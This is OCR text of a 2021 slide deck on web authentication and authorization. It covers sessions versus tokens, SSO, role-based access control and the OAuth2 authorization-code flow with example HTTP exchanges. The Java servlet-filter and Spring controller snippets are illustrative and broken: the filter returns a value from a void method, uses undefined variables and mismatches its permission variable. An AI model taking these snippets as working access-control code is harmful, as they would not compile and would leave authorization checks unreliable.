
© 2021 NewTechWays

Copyright © 2021 newtechways.com All Rights Reserved

NewTechWays

Stateful Authentication

- Limited Scalability due to Sessions and Centralized Authentication
- Sessions can be revoked by removing it from session storage




© 2021 NewTechWays

Copyright © 2021 newtechways.com All Rights Reserved

NewTechWays

Stateless Authentication

- Signed or encrypted tokens with {Id, Name, Role, …}
- Decentralized Authentication leads to better scalability
- Requires centralized store for immediate token revocation




© 2021 NewTechWays

Copyright © 2021 newtechways.com All Rights Reserved

NewTechWays

Single Sign On



```
Authorization: Bearer 1234567890abcdef
```

© 2021 NewTechWays

Copyright © 2021 newtechways.com All Rights Reserved


NewTechWays


Access Management

NewTechWays


Role Based Access Control (RBAC)

- Identity
  - User Id
- Identity Group
  - Set of User Ids
- Permission
  - Allowed Operation
- Role
  - Set of Permissions
- Resources
  - Service API





```
public void doFilter(ServletRequest request,
            ServletResponse response, FilterChain chain) {
    // Get user role from authorization header
    String authHeader = httpRequest.getHeader("Authorization");
    String authToken = authHeader.substring("Bearer".length()).trim();
    Authorization auth = TokenParser.parse(authToken);
    Role role = auth.getRole();
    // Get permission from method @Secured annotation
    Method resourceMethod = ((HandlerMethod) handler).getMethod();
    Permission requiredPermissions = extractPermission(resourceMethod);
    // Verify if user role has permissions
    return role.hasPermission(permission) ? true : false;
}
```




```
@Secured({Permission.CATALOG_VIEWER})
@GetMapping(produces = "application/json")
public ResponseEntity<List<Product>> getProducts() {
    List<Product> products = getProductServiceBean().getProducts();
    return new ResponseEntity<>(products, HttpStatus.OK);
}

@Secured({Permission.PRODUCT_EDITOR})
@PutMapping(consumes = "application/json", produces = "application/json")
public ResponseEntity<Product> createProduct(@PathVariable("id") String id,
                                             @RequestBody Product product) {
    boolean success = getProductServiceBean().addProduct(product);
    return new ResponseEntity<>(product, HttpStatus.OK);
}
```

NewTechWays

Copyright © 2021 newtechways.com All Rights Reserved

NewTechWays

Role Based Access Control (RBAC)



CRUD = Create, Read, Update, Delete

Copyright © 2021 newtechways.com All Rights Reserved

NewTechWays

Authorization

- OAuth2
  - Token Grant
    - OAuth2 grant allows clients to access a protected resource on behalf of a resource owner
    - Specifications do not specify how Authentication is done
  - Token Types – *Bearer, MAC*
  - Token Format Types – *JWT, SAML*

```
Authorization: Bearer 1234567890abcdef
```


- API Key
  - Mostly used by server applications
  - Provides access to APIs of other services
    - Purpose is to identify the origin of a request
      - Valid only for a Domain or IP
    - Doesn't matter who the user is
  - Example – API Key for Google maps


```
Authorization: Apikey 1234567890abcdef
```

Copyright © 2021 newtechways.com All Rights Reserved

OAuth2 Token Grant

- Resource Owner
  - User with access to resources
- User Agent
  - User’s HTTP Browser
- Client
  - Application that needs access to user’s resources
- Authorization Server
  - Identity Provider
- Resource Server
  - Host’s user’s resources
  - Any client with user access token can access user’s resources





2021 NewTechWays

Copyright © 2021 newtechways.com All Rights Reserved

OAuth2 Grant – Auth Code Flow

```
+----------+
| Resource |
|  Owner   |
|          |
+----------+
     ^
     |
    (B)
+----|-----+          Client Identifier      +---------------+
|         -+----(A)-- & Redirection URI ---->|               |
|  User-   |                                 | Authorization |
|  Agent  -+----(B)-- User authenticates --->|     Server    |
|          |                                 |               |
|         -+----(C)-- Authorization Code ---<|               |
+-|----|---+                                 +---------------+
  |    |                                         ^      v
 (A)  (C)                                        |      |
  |    |                                         |      |
  ^    v                                         |      |
+---------+                                      |      |
|         |>---(D)-- Authorization Code ---------'      |
|  Client |          & Redirection URI                  |
|         |                                             |
|         |<---(E)----- Access Token -------------------'
+---------+       (w/ Optional Refresh Token)
```

(A) Authorization Request – with redirect URL

```
GET /authorize?response_type=code&client_id=s6BhdRkqt3&state=xyz
    &redirect_uri=https%3A%2F%2Fclient%2Eexample%2Ecom%2Fcb HTTP/1.1
Host: server.example.com
```

(B) Authentication is outside of spec scope

(C) Authorization Response – with Authorization code

```
HTTP/1.1 302 Found
Location: https://client.example.com/cb?code=SplxlOBeZQQYbYS6WxSbIA
          &state=xyz
```

(D) Access Token request – with Authorization code

```
POST /token HTTP/1.1
Host: server.example.com
Authorization: Basic czZCaGRSa3F0MzpnWDFmQmF0M2JW
Content-Type: application/x-www-form-urlencoded

grant_type=authorization_code&code=SplxlOBeZQQYbYS6WxSbIA
&redirect_uri=https%3A%2F%2Fclient%2Eexample%2Ecom%2Fcb
```

(E) Access Token Response

```
HTTP/1.1 200 OK
Content-Type: application/json;charset=UTF-8
Cache-Control: no-store
Pragma: no-cache

{
  "access_token":"2YotnFZFEjr1zCsicMWpAA",
  "token_type":"example",
  "expires_in":3600,
  "refresh_token":"tGzv3JOkF0XG5Qx2TlKWIA",
  "example_parameter":"example_value"
}
```


Copyright © 2021 newtechways.com All Rights Reserved

NewTechWays

2021 NewTechWays

OAuth2 Grant – Password Flow

